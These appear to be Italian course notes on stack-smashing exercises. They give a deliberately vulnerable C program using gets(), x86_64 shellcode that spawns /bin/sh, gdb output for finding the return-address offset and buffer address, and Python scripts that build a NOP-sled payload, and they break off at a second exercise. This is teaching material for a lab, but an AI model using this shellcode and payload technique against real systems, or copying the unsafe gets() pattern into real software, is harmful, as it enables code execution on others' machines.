Memory error exploits - Smashing the stack - Esercizi"

Esercizio 1

```c
#include <stdio.h>
// Task: stampare "You Win!"
// Senza sapere l'indirizzo di buf
int main(){
    int cookie;
    char buf[80]; // abbiamo bug e cookie invertiti

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    // Inoltre entrare qua dentro è difficile anche usando la tecnica del lez 10,
    // è difficile perché ci sono caratteri come \x00 \x0a (null, newline) sono
difficile da inserire dentro lo stack tramire input di gets()
    // anche se riusciamo ad entrare è inutile perché dice "you loose"
    // tecnica da usare "shellcode"
    if(cookie == 0x000d0a00)
        printf("You Loose!\n");

    return 0;
}
```

Passi per risolvere il problema

1. Compilare il programma C `gcc -g -z execstack -fno-stack-protector -o ex1.out ex1.c`
2. Compilare Shellcode (assembly) `gcc -nostdlib -static -o shellcode.out shellcode.s` ed estrarre la parte di codice `objcopy -O binary --only-section=.text shellcode.txt shellcode.out`.
3. Creare un payload per calcolare l'offset per arrivare a return address.
4. Trovare l'indirizzo del buffer a partire dal payload di prima.
5. Creare un secondo payload integrando il shellcode creato in precedenza e return address all'inizio del nostro buffer.

Preparare un shellcode?

shell-storm per trovare shellcode

- Usiamo una shellcode che chiama una shell `/bin/sh` tramite una `syscall` di tipo `execve`.

```
# Linux/x86_64 execve("/bin/sh"); 30 bytes shellcode
# Date: 2010-04-26
# Author: zbt
# Tested on: x86_64 Debian GNU/Linux
```

```
# execve("/bin/sh", ["/bin/sh"], NULL)

.intel_syntax noprefix
.global _start
.section .text

_start:
    xor     rdx, rdx
    mov     qword rbx, 0x68732f6e69622f2f # '//bin/sh'
    shr     rbx, 0x8
    push    rbx
    mov     rdi, rsp
    push    rax
    push    rdi
    mov     rsi, rsp
    mov     al, 0x3b # syscall execve
    syscall
```

IMPORTANTE:

- `//bin/sh` perché riuscire ad aprire una shell significa che posso fare quasi tutto.
- Uso doppio slash `//bin/sh` per crearmi la fine della stringa (una stringa deve avere `\x00` per segnalare dove termina), per questo dopo uso `shr rbx, 0x8` shifto di 8 bit a destra che crea un byte `00` a sinistra (perché siamo in little-endian).
- Questo lo faccio dentro lo stack perché quando il programma legge con `gets()` oppure con `scanf()` l'input appena trova un byte di tipo `\x00` oppure `\x0a` smette di leggere, quindi l'input che mandiamo con shellcode non può contenere `\x00` oppure `\x0a`. Questo vuol dire che lo dobbiamo crearlo indirettamente.
- Bisogna prendere solo la parte `.text` del codice:

  `objcopy -O binary --only-section=.text <input> <output.txt>`.

Come fa un antivirus capire che è un shellcode?

Capire se un file binario è un shell code: `strings <code.text>` stampa la parte leggibile del file binario. Quindi, trovare una stringa che porta a /bin/shell dice che è probabilmente è un shellcode.

Trovare Return Address - secondo convenzioni

Come faccio trovare RA? so che la variabile `buf` è di 80 bytes (perché `char buf[80]`) e poi c'è la variabile `cookie` quindi altri 4 byte (int cookie 4 bytes) da cui devo arrivare all'indirizzo di ritorno `RA`. Io so che l'istruzione `ret` fa pop dallo stack l'indirizzo di memoria dove è allocato prossima l'istruzione.

- Metodo semplice:
  - riempio il buffer con 80 valori `A*80` e poi altri valori come `AAAABBBBCCCCDDDD` che ripetono 4 volte (perché quando visualizziamo ci fa vedere 4 byte alla volta che semplifica il conteggio)
  - controlliamo con un breakpoint (in gdb) all'istruzione `ret` cosa abbiamo in dentro il `rsp`. In questo modo posso calcolare quanti byte ci sono dal buffer al RA.

- Per settare il breakpoint all'istruzione `ret` di `main` faccio `disas main` e `break main+<number>` nel mio caso `break *main+87`.

NOTE: per settare breakpoint ad un indirizzo preciso bisogna usare `*`. es. `break *main+87` dove `main` è un label, oppure `break *0x1234abcd` indirizzo diretto.

Per trovare l'indirizzo oppure l'offset fino all'istruzione `ret` uso `disas main` il quale disassebmla la funzione main.

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x0000555555555159 <+0>:     push   rbp
   0x000055555555515a <+1>:     mov    rbp,rsp
   0x000055555555515d <+4>:     sub    rsp,0x60
   0x0000555555555161 <+8>:     lea    rdx,[rbp-0x4]
   0x0000555555555165 <+12>:    lea    rax,[rbp-0x60]
   0x0000555555555169 <+16>:    mov    rsi,rax
   0x000055555555516c <+19>:    lea    rax,[rip+0xe91]        # 0x555555556004
   0x0000555555555173 <+26>:    mov    rdi,rax
   0x0000555555555176 <+29>:    mov    eax,0x0
   0x000055555555517b <+34>:    call   0x555555555040 <printf@plt>
   0x0000555555555180 <+39>:    lea    rax,[rbp-0x60]
   0x0000555555555184 <+43>:    mov    rdi,rax
   0x0000555555555187 <+46>:    mov    eax,0x0
   0x000055555555518c <+51>:    call   0x555555555050 <gets@plt>
   0x0000555555555191 <+56>:    mov    eax,DWORD PTR [rbp-0x4]
   0x0000555555555194 <+59>:    cmp    eax,0xd0a00
   0x0000555555555199 <+64>:    jne    0x5555555551aa <main+81>
   0x000055555555519b <+66>:    lea    rax,[rip+0xe7a]        # 0x55555555601c
   0x00005555555551a2 <+73>:    mov    rdi,rax
   0x00005555555551a5 <+76>:    call   0x555555555030 <puts@plt>
   0x00005555555551aa <+81>:    mov    eax,0x0
   0x00005555555551af <+86>:    leave
⇒  0x00005555555551b0 <+87>:    ret
End of assembler dump.
gef➤
```

Il payload per trovare RA

```
# Creo un payload
with open('payload','wb') as f: # 'wb' write bytes
    f.write(b'\x90'*80)
    f.write(b'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIII')

print("Payload created!")
```

Per avviare in gdb il programma con il payload `run < payload.txt`

IMPORTANTE: La funzione che chiama `call` alla funzione `main` del nostro programma `C` è `libc_start_main`, quindi quando `main` fa `ret` "presumibilmente" ritorna a `libc_start_main`.

Adesso controlliamo lo stack pointer all'istruzione `ret` e notiamo che nel `rsp` abbiamo una parte del nostro payload `0\x47` e `\x48` cioè la `GGGG` e `HHHH`.

Quindi da questo capiamo che ci serve una stringa lunga `80 + 6*4 = 104` byte per arrivare al return address. (`6*4 = "AAAABBBBCCCCDDDDEEEEFFFF"` ci fermiamo prima di "`GGGG`").

```
gef➤  x/2x $rsp
0x7fffffffde28: 0x47474747      0x48484848
```

Quindi payload è fatto da 80 byte per istruzioni 24 byte casuali seguito da l'indirizzo dell'inizio buffer.

Come troviamo l'indirizzo del buffer?

Si inserisce una stringa particolare e controlliamo dove inizia dentro lo stack.

```
gef➤  x/128x $rsp-128
0x7fffffffdda8: 0x00000000      0x00000000      0xffffdf48      0x00007fff
0x7fffffffddb8: 0x55555191      0x00005555      0x90909090      0x90909090
0x7fffffffddc8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffddd8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffdde8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffddf8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffde08: 0x90909090      0x90909090      0x41414141      0x42424242
0x7fffffffde18: 0x43434343      0x44444444      0x45454545      0x46464646
0x7fffffffde28: 0x47474747      0x48484848      0x49494949      0x00000000
0x7fffffffde38: 0x55555159      0x00005555      0x00000000      0x00000001
0x7fffffffde48: 0xffffdf38      0x00007fff      0xffffdf38      0x00007fff
0x7fffffffde58: 0x1db99d2f      0xad26268e      0x00000000      0x00000000
0x7fffffffde68: 0xffffdf48      0x00007fff      0x55557dd8      0x00005555
0x7fffffffde78: 0xf7ffd000      0x00007fff      0xa1db9d2f      0x52d9d971
0x7fffffffde88: 0x50bf9d2f      0x52d9c930      0x00000000      0x00000000
```

Controllando i valori nello stack in `gdb` (in questo caso siamo all'istruzione `ret`) troviamo che abbiamo una sequenza di 80 `\x90` che rappresenta l'input che abbiamo immesso al buffer. Quindi l'indirizzo del buffer è `0x7fffffffddb8+8 = 0x7fffffffddc0`. Infatti il printf all'inizio aveva stampato

```
gef➤  c
Continuing.
buf: ffffddc0 cookie: ffffde1c
```

`x/64x $rsp-128` permette di visualizzare 64 byte in esadecimale dello stack a partire dallo $rsp-128.

NOTE: Usiamo l'istruzione `nop` per mettere un offset dentro il buf (per evitare di fare conti con indirizzi).


Payload finale per l'attacco vero e proprio

```
shellcode = ""

with open('shellcode.txt','rb') as f:
    shellcode = f.read()

with open('payload2','wb') as f:
    f.write(b'\x90'*8)
    f.write(shellcode)
    f.write(b'\x90'*(80-8-len(shellcode)))
    f.write(b'AAAABBBBCCCCDDDDEEEEFFFF')
    f.write(b'\xc0\xdd\xff\xff\xff\x7f') # 0x7f ff ff ff dd c0 insert address in
```

```
bytes (little-endian)
    f.close()

print("Payload created!")
```

`gcc -z execstack` permette di avviare il codice (istruzioni assembly) dallo stack.

IMPORTANTE: In gdb settare `set follow-exec-mode new` permette di avviare altri programmi a partire dal programma che stiamo debuggando, in questo modo fa debugging anche del nuovo programma. (dopo che programma principale termina fare `run` per avviare il secondo programma)



`ghidra` per decompilare un programma C già compilato.

`checksec <file_binario>` permette di determinare le protezioni sicurezza abilitati nel file binario (programma compilato).

Esercizio 2 - buffer molto piccolo

```c
#include <stdio.h>

int main(){
    int cookie;
    char buf[4];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if(cookie == 0x000d0a00)
        printf("You Loose!\n");

    return 0;
}
```